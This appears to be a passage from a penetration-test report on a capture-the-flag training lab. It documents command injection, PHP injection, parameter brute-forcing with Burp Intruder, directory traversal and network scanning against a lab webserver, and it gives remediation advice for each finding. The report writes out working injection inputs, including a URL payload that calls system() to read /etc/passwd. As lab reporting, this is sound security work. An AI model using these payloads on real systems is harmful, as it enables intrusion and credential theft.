

Vulnerability 10	Findings
Title	Command injection (form) – networking.php
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	On the networking.php page, command injection was allowed through the DNS Check text-entry box. Example.com   cat vendor.txt exploited a command injection vulnerability.

Images	<h1>DNS Check</h1> <p>nple.com   cat vendor.txt <span style="background-color: red; color: white; border-radius: 5px; padding: 2px 5px;">Lookup</span></p> <p>SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 10 is ksdnd99dkas</p>
<b>Affected Hosts</b>	Webserver 192.168.14.35
<b>Remediation</b>	As discussed previously, proper inspection and sanitization of any input would prevent exploitation of this vulnerability. Proper use of secure coding should be implemented going forward.

Vulnerability 11	Findings
<b>Title</b>	Command injection (advanced) – networking.php
<b>Type (Web app / Linux OS / Windows OS)</b>	Web Application
<b>Risk Rating</b>	Critical
<b>Description</b>	On the networking.php page, a command injection was performed on the MX Record Checker text input. This resulted in the accessing of sensitive information.

<p><b>Images</b></p>  	<p>www.example.com <b>Lookup</b></p> <h1>MX Record Checker</h1> <p>nple.com   cat vendors.txt <b>Check your MX</b></p> <h1>MX Record Checker</h1> <p>www.example.com <b>Check your MX</b></p> <p>SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 11 is opshdkasy78s</p>
<b>Affected Hosts</b>	Webserver 192.168.14.35
<b>Remediation</b>	Again, implementing secure coding methods, including but not limited to, input validation and sanitization, would prevent exploitation of this vulnerability.


Vulnerability 12	Findings
<b>Title</b>	Brute force attack – data from networking.php used on login.php
<b>Type (Web app / Linux OS / Windows OS)</b>	Web Application
<b>Risk Rating</b>	Critical
<b>Description</b>	On the networking.php page, through a brute force attack, a command was injected into the Check your MX text input field. Access was given to the passwd file located on the web server. This information was then used to successfully authenticate on the login.php page.

<b>Images</b>	
	
<b>Affected Hosts</b>	Webserver 192.168.14.35
<b>Remediation</b>	To guard against brute force attack, some strategies include the use of strong passwords, limit to login attempts, account lockouts, and the use of two-factor authentication (2FA).


Vulnerability 13	Findings
Title	PHP injection – souvenirs.php

Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	On the souvenirs.php page, PHP injection was performed in the URL to access sensitive information.
Images	<p>The screenshot shows a web browser window with the URL 192.168.14.35/souvenirs.php?message="";system(cat/etc/passwd'). The page content displays the REKALL CORPORATION logo and the text "Souvenirs for your VR experience". Below this, there is promotional text about merchandise and a congratulatory message: "Congrats, flag 13 is jdka7sk23dd".</p>
Affected Hosts	Webserver 192.168.14.35
Remediation	Implementation of secure coding would be able to prevent this type of exploit. This coding would include validating and sanitizing all user inputs, avoiding the use of functions like eval(), and keeping PHP libraries up to date.

Vulnerability 14	Findings
Title	Session Management – admin_legal_data.php
Type (Web app / Linux OS / Windows OS)	Web Application

<b>Risk Rating</b>	High
<b>Description</b>	Session management information was obtained from the admin_legal_data.php URL. This information was then used in Burp Suite To obtain a session that resulted in the revealing of sensitive data.
<b>Images</b>	

<b>Burp Suite Interface</b>	
-----------------------------	--

**Proxy**

Target Positions Payloads Resource Pool Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Position customized in different ways.

Payload set: 1 Payload count: 100  
 Payload type: Numbers Request count: 100

**Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

**Number range**

Type:  Sequential  Random

From: 1  
 To: 100  
 Step: 1  
 How many:

**Number format**

Base:  Decimal  Hex


**Attack**

3. Intruder attack of 192.168.14.35 - Temporary attack - Not saved to profile


Request	Payload	Status	Error	Timeout	Length
77	77	200	<input type="checkbox"/>	<input type="checkbox"/>	7510
78	78	200	<input type="checkbox"/>	<input type="checkbox"/>	7510
79	79	200	<input type="checkbox"/>	<input type="checkbox"/>	7510
80	80	200	<input type="checkbox"/>	<input type="checkbox"/>	7510
81	81	200	<input type="checkbox"/>	<input type="checkbox"/>	7510
82	82	200	<input type="checkbox"/>	<input type="checkbox"/>	7510
83	83	200	<input type="checkbox"/>	<input type="checkbox"/>	7510
84	84	200	<input type="checkbox"/>	<input type="checkbox"/>	7510
85	85	200	<input type="checkbox"/>	<input type="checkbox"/>	7510
86	86	200	<input type="checkbox"/>	<input type="checkbox"/>	7510
87	87	200	<input type="checkbox"/>	<input type="checkbox"/>	7556
88	88	200	<input type="checkbox"/>	<input type="checkbox"/>	7510
89	89	200	<input type="checkbox"/>	<input type="checkbox"/>	7510
90	90	200	<input type="checkbox"/>	<input type="checkbox"/>	7510

Request	Response
Pretty	Raw
1 GET /admin/legal_data.php?admin=87	HTTP/1.1
2 Host: 192.168.14.35	
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0	
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	
5 Accept-Language: en-US,en;q=0.5	
6 Accept-Encoding: gzip, deflate	
7 Referer: http://192.168.14.35/Login.php	
8 Connection: close	
9 Cookie: security_level=0; PHPSESSID=168hus8t2mriql4alepu03n6c0	
10 Upgrade-Insecure-Requests: 1	
11 Priority: u=0, i	


Search... 0 match

	
Affected Hosts	Webserver 192.168.14.35
Remediation	To avoid this vulnerability, secure session management practices should be implemented. This would include random, secure session identifiers with long numerical values to prevent guessing, regeneration of session IDs after login, and avoid putting session IDs in URLs, and do not accept them from GET or POST.


Vulnerability 15	Findings
Title	Directory traversal – old_disclaimers/disclaimer_1.txt
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Low
Description	Through exploiting the ability to traverse directories on the web server, access to out-of-date pages containing sensitive data was allowed.

<b>Images</b>	
<b>Affected Hosts</b>	Webserver 192.168.14.35
<b>Remediation</b>	Input validation and sanitization, using built-in functions, and implementing an allow list of which files or directories are allowed to be accessed would prevent exploitation of a directory traversal vulnerability. Secure coding in the future will prevent this and other vulnerabilities.



Vulnerability 16	Findings
<b>Title</b>	Data exposed on Internet
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux Servers
<b>Risk Rating</b>	Low
<b>Description</b>	Whois information that is readily available on the internet was accessed to obtain sensitive data.

<b>Images</b>	
<b>Affected Hosts</b>	N/A - Whois data depositories
<b>Remediation</b>	Ensure no sensitive data is published on the Internet for access by the public.

Vulnerability 17	Findings
<b>Title</b>	IP address of totalrekall.xyz
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux Server 34.102.136.180
<b>Risk Rating</b>	Low
<b>Description</b>	The IP Address of the totalrekall.xyz was accessed on the Internet.

<b>Images</b>	 
<b>Affected Hosts</b>	N/A
<b>Remediation</b>	The totalrekall.xyz IP address would be difficult to hide. Ensure no sensitive data is published on the Internet.

Vulnerability 18	Findings
<b>Title</b>	Data exposed on Internet
<b>Type (Web app / Linux OS / Windows OS)</b>	N/A
<b>Risk Rating</b>	Low

<b>Description</b>	Through a certificate search, sensitive data was accessed on the publicly available Internet.
	
<b>Images</b>	
<b>Affected Hosts</b>	N/A
<b>Remediation</b>	Ensure no sensitive or confidential information is published online through the creation of policies and procedures outlining what can and cannot be published.



Vulnerability 19	Findings
<b>Title</b>	Discover available hosts and ports by scanning
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux Servers
<b>Risk Rating</b>	Medium
<b>Description</b>	Through a Zenmap scan, the Linux machines and port numbers were enumerated.

<b>Images</b> 	<p><b>Affected Hosts</b></p> <p>192.168.13.1 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14</p> <p><b>Remediation</b></p> <p>Scan the company network(s) and close or block any ports that are unnecessary. Fix any vulnerabilities through updating and patching operating systems and services.</p>
-------------------	--

Vulnerability 20	Findings
Title	Perform aggressive scan on data obtained from previous scan
Type (Web app / Linux OS / Windows OS)	Linux Servers
Risk Rating	High
Description	An aggressive NMAP scan was performed on the network. The scan exposed that 192.168.13.13 was running outdated Drupal 8.

